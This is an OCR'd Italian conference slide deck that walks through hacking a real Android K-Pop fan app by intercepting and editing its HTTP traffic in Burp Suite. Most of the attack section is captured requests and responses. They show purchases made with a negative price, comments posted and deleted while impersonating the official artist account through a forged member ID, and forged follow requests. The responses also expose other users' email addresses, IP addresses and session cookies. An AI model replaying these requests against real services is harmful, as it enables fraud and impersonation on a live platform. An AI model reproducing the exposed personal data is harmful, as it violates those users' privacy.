
From CTFs to real world PWN: Hacking an android app

Because PWNing apps is fun

Giovanni “Cammo” Cammisa

Quante delle app che usate ogni giorno richiedono che siate connessi ad internet per funzionare?

(Probabilmente tante)



E quindi?

E quindi noi “leggiamo” cosa il nostro telefono manda e riceve

- Ci sono spesso solo protezioni minime nelle app per proteggersi dall’analisi del traffico di rete
  - Possiamo bypassarle facilmente
    - Se siete interessati, le vostre keyword sono: SSL/TLS Pinning bypass
- Leggendo il traffico dati tra l’applicazione e il server possiamo capire cosa sta succedendo “nel backend”
  - Nella maggior parte dei casi si tratta di normali richieste HTTP(s)
  - Possiamo anche modificare il traffico “in transito” e cambiare così il comportamento dell’applicazione

“Si ok bello ma facci vedere qualcosa di pratico, ‘sta fuffa teorica è noiosa”

Cicerone. Probabilmente. Forse.


"CI STANNO TRACCIANDO!
STACCA! STACCA!"

Il nostro caso di studio

Un’app del K-Pop

- App per i fan di un gruppo K-Pop
  - Una specie di instagram “privato” così che i fan possano vedere i post degli artisti
  - I fan possono anche interagire tra loro
- A primo impatto l’app sembra fatta *non troppo bene*
  - Lenta
  - Crasha spesso
  - “Si dimentica” il login

Step 1

Cosa fa quest’app? Che funzioni ha? Cosa potremmo attaccare?

- L’utente si registra con il numero di telefono
  - Può impostare un username, email, descrizione e caricare un’immagine di profilo
  - Può postare immagini con descrizione
  - Può seguire altri utenti ed essere a sua volta seguito
  - Può commentare i post degli artisti e degli altri utenti
- Gli artisti hanno il loro “feed” dedicato, così che i loro post siano sempre evidenziati
- L’app contiene microtransazioni: l’utente può comprare “DRC” pagando soldi reali:
  - I DRC sono usati per votare i post, comprare emoticon animate, scaricare i post degli artisti in alta risoluzione e altro

BELLI ‘STI DI DRC

Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | JSON Beautifier

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	E...	T...	Comment	SSL	IP
88	https://app.candlemystar.com	POST	/app/picture/item_detail	✓		200	1798	JSON				✓	104.31.6
120	https://app.candlemystar.com	POST	/app/points/star_buy_item	✓	✓	200	637	JSON			BOUGHT WALLPAPER WITH NEGATIVE PRI...	✓	104.31.6

Original request | Edited request | Response

Raw | Params | Headers | Hex

```
POST /app/points/star_buy_item HTTP/1.1
Host: app.candlemystar.com
Connection: close
Content-Length: 164
Origin: file://
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-N950N Build/NMF26X; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.136 Mobile
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=nb1s2bq6lk9j3aa2ijg6np1rlgm4hp1h
X-Requested-With: com.candlemystar.dreamcatcher

mem_type=DREAMCATCHER&mem_id=20200303220049882 12&hash=2y1OGa8xwHHp3r3GuA1gFCdJuhrot9U7ETu8j9bMcLSdfTbK4qCH6e&language_code=it&item_type=pic&item_id=118&item_pr
ice=1
```

Cosa c’è di sbagliato?

Tanto. Veramente tanto.

- “Salve, sono Giovanni, vorrei comprare questo oggetto, costa 5 euro.”
  - Perchè dovrei dire io il prezzo al negoziante? (Spoiler: non dovrei)
- “Salve, sono Giovanni, vorrei comprare questo oggetto, costa 0 euro.”
  - Interessante
- “Salve, sono Giovanni, vorrei comprare questo oggetto, costa -100 euro.”
  - E ora che succede? Scopriamolo

Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | JSON Beautifier

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding out of scope items; hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	E...	T...	Comment	SSL	IP
88	https://app.candlemystar.com	POST	/app/picture/item_detail	✓		200	1798	JSON				✓	104.31.
120	https://app.candlemystar.com	POST	/app/points/star_buy_item	✓	✓	200	637	JSON			BOUGHT WALLPAPER WITH NEGATIVE PRI...	✓	104.31.

Original request | Edited request | Response

Raw | Params | Headers | Hex

```
POST /app/points/star_buy_item HTTP/1.1
Host: app.candlemystar.com
Connection: close
Content-Length: 167
Origin: file://
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-N950N Build/NMF26X; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.136 Mobile
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=nb1s2bq6lk9j3aa2ijg6np1r1gm4hp1h
X-Requested-With: com.candlemystar.dreamcatcher

mem_type=DREAMCATCHER&mem_id=20200303220049882 12&hash=2y10Ga8xwHHp3r3GuA1gFCdJuhrot9U7ETu8j9bMcLSdfTbK4qCH6e&language_code=it&item_type=pic&item_id=118&item_pr
ice=-100
```



Edited request

Pretty Raw Hex

```
POST /app/points/star_buy_item HTTP/1.1
Host: app.candlemystar.com
Connection: close
Content-Length: 167
Origin: file://
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-N950N
Build/NMF26X; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
 Chrome/74.0.3729.136 Mobile Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=nb1s2bq6lk9j3aa2ijg6np1rlgm4hp1h
X-Requested-With: com.candlemystar.dreamcatcher

mem_type=DREAMCATCHER&mem_id=20200303220049882l2&hash=
2y10Ga8xwHHp3r3GuAlgFCdJuhrot9U7ETu8j9bMcLSdfTbK4qCH6e&language_code
=it&item_type=pic&item_id=118&item_price=-100
```

Search... 0 matches

Response

Pretty Raw Hex Render

```
Connection: close
Set-Cookie: __cfduid=de89634c9009c47237e94a2820b1884b31583274181;
expires=Thu, 02-Apr-20 22:23:01 GMT; path=/;
domain=.candlemystar.com; HttpOnly; SameSite=Lax
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
CF-Cache-Status: DYNAMIC
Expect-CT: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-
ct"
Server: cloudflare
CF-RAY: 56e6c2751cf9dd1e-SIN

{
  "code":"200",
  "total_star":131
}
```

Search... 0 matches

“BUT WAIT… THERE’S MORE”

Scary Movie

NoxPlayer 6.6.0.3

App Center

01:28

DreamCatcher

DC_GAHYEON

South Korea

8 ore fa

잘자요💕 사랑해 인썸니아💕💕

1019 6.3 121

Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | JSON Beautifier

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	E...	T...	Comment	SSL	IP
638	https://app.candlemystar.com	POST	/app/mypage/star_point	✓		200	2375	JSON				✓	104.31.6
644	https://app.candlemystar.com	POST	/app/board/star	✓		200	120915	JSON				✓	104.31.6

Request | Response


Raw | Headers | Hex | JSON Beautifier


```
{
  "view": {
    "list": {
      "data": {
        "list": [
          {
            "post_id": "40175",
            "mem_type": "DREAMCATCHER",
            "post_num": "-38123",
            "post_reply": "",
            "brd_id": "1",
            "post_title": "20190807092527372S1",
            "notice_title": "",
            "post_content": "???? ??? ??????",
            "post_content_json": "",
            "post_category": "1",
            "mem_id": "20190807092527372S1",
            "post_userid": "DC_GAHYEON",
            "post_username": "",
            "post_nickname": "",
            "post_email": "",
            "post_homepage": null,
            "post_datetime": "2020-03-03 16:39:47",
            "post_password": "",
            "post_updated_datetime": "2020-03-03 16:39:47",
            "post_update_mem_id": "0",
            "post_comment_count": "121",
            "post_comment_updated_datetime": "2020-03-04 00:02:37",
            "post_link_count": "0",
            "post_secret": "0",
            "post_html": "0",
            "post_hide_comment": "0",
            "post_notice": "0",
            "post_receive_email": "0",
            "post_hit": "795",
            "post_like": "1019",
            "post_star": "63",
```


Type a search term

0 matches

01:09
04/03/2020



Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | JSON Beautifier

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	E...	T...	Comment	SSL	IP
204	https://app.candlemystar.com	POST	/app/comment_list/lists/39708	✓		200	27162	JSON				✓	104.31.
308	https://app.candlemystar.com	POST	/app/comment_list/lists/39708	✓		200	27287	JSON				✓	104.31.
309	https://app.candlemystar.com	POST	/app/comment_list/lists/39708	✓		200	27272	JSON				✓	104.31.
313	https://app.candlemystar.com	POST	/app/comment_list/lists/39708	✓		200	27162	JSON				✓	104.31.
314	https://app.candlemystar.com	POST	/app/comment_list/lists/39708	✓		200	27162	JSON				✓	104.31.

Request | Response

Raw | Headers | Hex | JSON Beautifier


```
    "country_name": "Hong Kong"
  },
  {
    "cmt_id": "169100",
    "post_id": "39708",
    "brd_id": "1",
    "cmt_num": "-154106",
    "cmt_reply": "",
    "cmt_html": "1",
    "cmt_secret": "0",
    "cmt_img": "https://file.candlemystar.com/emoticon/2019/09/9c25881cdff1913ad827e33452b13355.gif",
    "cmt_content": "",
    "cmt_point": "0",
    "mem_id": "20190903212127601 41",
    "cmt_password": "",
    "cmt_userid": "insomnia_utted",
    "cmt_username": "Insomnia utted ?",
    "cmt_nickname": "Insomnia utted ?",
    "cmt_email": "amanajaskleber@gmail.com",
    "cmt_homepage": null,
    "cmt_datetime": "2020-02-29 18:20:58",
    "cmt_updated_datetime": "2020-02-29 18:20:58",
    "cmt_ip": "172.68.24.69",
    "cmt_like": "0",
    "cmt_dislike": "0",
    "cmt_blame": "0",
    "cmt_device": "mobile",
    "cmt_del": "0",
    "mem_type": "DREAMCATCHER",
    "mem_userid": "insomnia_utted",
    "mem_nickname": "Insomnia utted ?",
    "mem_icon": "",
    "mem_photo": "2020/02/40a5eddd14920fe2ffb76ddd2ba2180a.jpg",
    "mem_point": "68",
    "meta": [],
    "content": "",
```


< + > email 20 matches

00:18
04/03/2020

“mem_id? Cos’è?
E’ uno strumentopolo a sorpresa che ci servirà più tardi!”

Topolino

Ho

Ah gi

Vedia fare un
comn

Request

Raw | Params | Headers | Hex

```
POST /app/comment_list/update/39708 HTTP/1.1
Host: app.candlemystar.com
Connection: close
Content-Length: 252
Origin: file://
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-N950N
Build/NMF26X; wv) AppleWebKit/537.36 (KHTML, like Gecko)
Version/4.0 Chrome/74.0.3729.136 Mobile Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=knk42ttrb9rs65e2he3l5c18ujkmjra2
X-Requested-With: com.candlemystar.dreamcatcher

mem_type=DREAMCATCHER&mem_id=20190901075121 5757&hash=2y10Ga8xwHH
p3r3GuA1gFCdJuhrot9U7ETu8j9bMcLSdfTbK4qCH6e&language_code=it&cou
ntry_code=KR&post_id=39708&cmt_content=This%20comment%20should%2
0not%20exist&cmt_img=https%3A%2F%2Fi.imgur.com%2FEsJPkzN.gif
```

NoxPlayer 6.6.0.3 | App Center | 23:51

comment 170

DREAMCATCHER 10 minuti fa

THIS PICTURE SHOULD NOT BE ABLE TO BE POSTED IN COMMENTS

This comment should not exist Reply

huimei_1224 14 ore fa

Reply

pured un giorno fa

Reply

leesiyeonismylife 3 giorni fa

Message

Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Exten

1 2 ...

Go Cancel

Target: https://app.candlemystar.com

200 - Achievement unlocked
I'm the K-Pop star now

JSON Beautifier

```
2020 22:42:36 GMT
ication/json

id=dab2d61e1d349a5e31c88b5471824ffe41583275356; expires=Thu,
 GMT; path=/; domain=.candlemystar.com; HttpOnly; SameSite=Lax
ov 1981 08:52:00 GMT
store, no-cache, must-revalidate

n=erhp3ee087t54n201mr4mbanb2db192b; expires=Wed, 04-Mar-2020
Age=7200; path=/; HttpOnly
ow-Origin: *
YNAMIC
=604800,
//report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"

8adcba-SIN
97


id":"39708","comment":{"mem_type":"DREAMCATCHER","cmt_num":-156127,"
_content":"This comment should not
1,"cmt_datetime":"2020-03-03
ated_datetime":"2020-03-03
:"162.158.167.197","post_id":"39708","brd_id":"1","mem_id":"20190901
serid":"DREAMCATCHER","cmt_username":"Dreamcatcher
kname":"Dreamcatcher
il":"","cmt_img":"https:\/\/i.imgur.com\/EsJPkzN.gif","cmt_secret":0
ile","cmt_id":171156,"img_url":"https:\/\/file.candlemystar.com\/cac
2020\/02\/thumb-641919114a50b1de841f1c77fc332e52_100x100.jpg","count
_level":"60","mem_userid":"DREAMCATCHER","country_name":"South
ment_count":"170","best_comment":[{"cmt_id":"171156","post_id":"3970
mt_num":"-156127","cmt_reply":"","cmt_html":"1","cmt_secret":"0","cm
i.imgur.com\/EsJPkzN.gif","cmt_content":"This comment should not
:"0","mem_id":"20190910751215757","cmt_password":"","cmt_userid":"D
username":"Dreamcatcher official","cmt_nickname":"Dreamcatcher
il":"","cmt_homepage":null,"cmt_datetime":"2020-03-03
ated_datetime":"2020-03-03
:"162.158.167.197","cmt_like":"0","cmt_dislike":"0","cmt_blame":"0",
ble","cmt_del":"0","mem_type":"DREAMCATCHER","mem_userid":"DREAMCATCH
ER","mem_nickname":"Dreamcatcher
```

Type a search term 0 matches

Type a search term 0 matches

Done

4.830 bytes | 1.063 millis

NoxPlayer 6.6.0.3 | App Center | 23:52

comment 169

huimei_1224 14 ore fa

Reply

pured un giorno fa

Reply

leesiyeonismylife 3 giorni fa

Reply

leesiyeonismylife 3 giorni fa

I love you so much ❤

Reply

insomnia_utted 3 giorni fa

Message

Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | JSON Beautifier

1 × 2 × ...

Go | Cancel | < | > | Target: https://app.candlemystar.com

Request

Raw | Params | Headers | Hex

```
POST /app/comment_list/delete_comment/ HTTP/1.1
Host: app.candlemystar.com
Connection: close
Content-Length: 138
Origin: file://
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-N950N Build/NMF26X; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.136
Mobile Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=knk42ttrb9rs65e2he315c18ujkmjra2
X-Requested-With: com.candlemystar.dreamcatcher

mem_type=DREAMCATCHER&mem_id=20190901075121575 7&hash=2yl0Ga8xwHHp3r3GuAlgFC
dJuhrot9U7ETu8j9bMcLSdfTbK4qCH6e&language_code=it&cmt_id=171156
```

Response

Raw | Headers | Hex | Render | JSON Beautifier

```
HTTP/1.1 200 OK
Date: Tue, 03 Mar 2020 22:43:36 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: __cfduid=d226833716ce0c0f67bf5700d92263cd91583275415;
expires=Thu, 02-Apr-20 22:43:35 GMT; path=/; domain=.candlemystar.com;
HttpOnly; SameSite=Lax
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
CF-Cache-Status: DYNAMIC
Expect-CT: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 56e6e0917a46dcd2-SIN
Content-Length: 3435


{"code":200,"cmt_id":171156,"post_id":"39708","total_comment_count":"169","
best_comment":[{"cmt_id":"170633","post_id":"39708","brd_id":"1","cmt_num":
"-155612","cmt_reply":"","cmt_html":"1","cmt_secret":"0","cmt_img":"https:\
/\/file.candlemystar.com\/emoticon\/2019\/08\/556544d36ce376cb1cb131213d72e
c16.gif","cmt_content":"","cmt_point":"0","mem_id":"2019090205582331186","c
mt_password":"","cmt_userid":"huimei_1224","cmt_username":"\ud61c\ubbf8
Hui Mei","cmt_nickname":"\ud61c\ubbf8 Hui
Mei","cmt_email":"","cmt_homepage":null,"cmt_datetime":"2020-03-03
08:30:04","cmt_updated_datetime":"2020-03-03
08:30:04","cmt_ip":"162.158.7.40","cmt_like":"0","cmt_dislike":"0","cmt_bla
me":"0","cmt_device":"mobile","cmt_del":"0","mem_type":"DREAMCATCHER","mem_
userid":"huimei_1224","mem_nickname":"\ud61c\ubbf8 Hui
Mei","mem_icon":"","mem_photo":"2020\/01\/b5fa55a6797b1c7fd43bd5029d3e54dd.
jpg","mem_point":"113","mem_level":"1","meta":[],"content":"","display_name
":"\ud61c\ubbf8 Hui
Mei","display_datetime":"08:30","is_mobile":true,"display_ip":"","member_ph
oto_url":"https:\/\/file.candlemystar.com\/cache\/member_photo\/2020\/01\/t
humb-b5fa55a6797b1c7fd43bd5029d3e54dd_64x64.jpg"},{"cmt_id":"170059","post_
id":"39708","brd_id":"1","cmt_num":"-155045","cmt_reply":"","cmt_html":"1",
"cmt_secret":"0","cmt_img":"https:\/\/file.candlemystar.com\/emoticon\/2019
\/08\/556544d36ce376cb1cb131213d72ec16.gif","cmt_content":"","cmt_point":"0
```

< + > Type a search term 0 matches

Done

4.074 bytes | 2.116 millis


“ 어서 날 따라와”
“Hurry up and follow me”

Wake Up - Dreamcatcher

Ed ecco il “seguito”

Tanti follower, tanto onore

- Ci siamo dimenticati della possibilità di seguire altri account (ed essere seguiti)?



Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | JSON Beautifier

1 × 2 × 3 × ...

Go | Cancel | < | > | Target: https://app.candlemystar.com

Issue the request

Raw | Params | Headers | Hex

```
POST /app/profile/add_follow HTTP/1.1
Host: app.candlemystar.com
Connection: close
Content-Length: 158
Origin: file://
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-N950N Build/NMF26X; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.136
Mobile Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=9rtj89hmlagiv4nff2hlkvb1dofj8bdk
X-Requested-With: com.candlemystar.dreamcatcher

mem_type=DREAMCATCHER&mem_id=20190902030456455455&hash=2y1OGa8xwHHp3r3GuA1gF
CdJuhrot9U7ETu8j9bMcLSdfTbK4qCH6e&language_code=it&other_mem_id=20200303220
04988212
```

Response

Raw

< + > Type a search term 0 matches

< + > Type a search term 0 matches

Ready

NoxPlayer 6.6.0.3 | App Center | 00:00

Followers

all 1

notnat7
Brazil

Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer

1 × | 2 × | 3 × | ...

Go | Cancel | < | > | Target: https://app.candlemystar.com

500 - Achievement unlocked
The most popular kid on the block

Request

Raw | Params | Headers | Hex

```
POST /app/profile/add_follow HTTP/1.1
Host: app.candlemystar.com
Connection: close
Content-Length: 158
Origin: file://
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-N950N Build/NMF26X; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.136
Mobile Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=9rtj89hmlagiv4nff2hlkvb1dofj8bdk
X-Requested-With: com.candlemystar.dreamcatcher

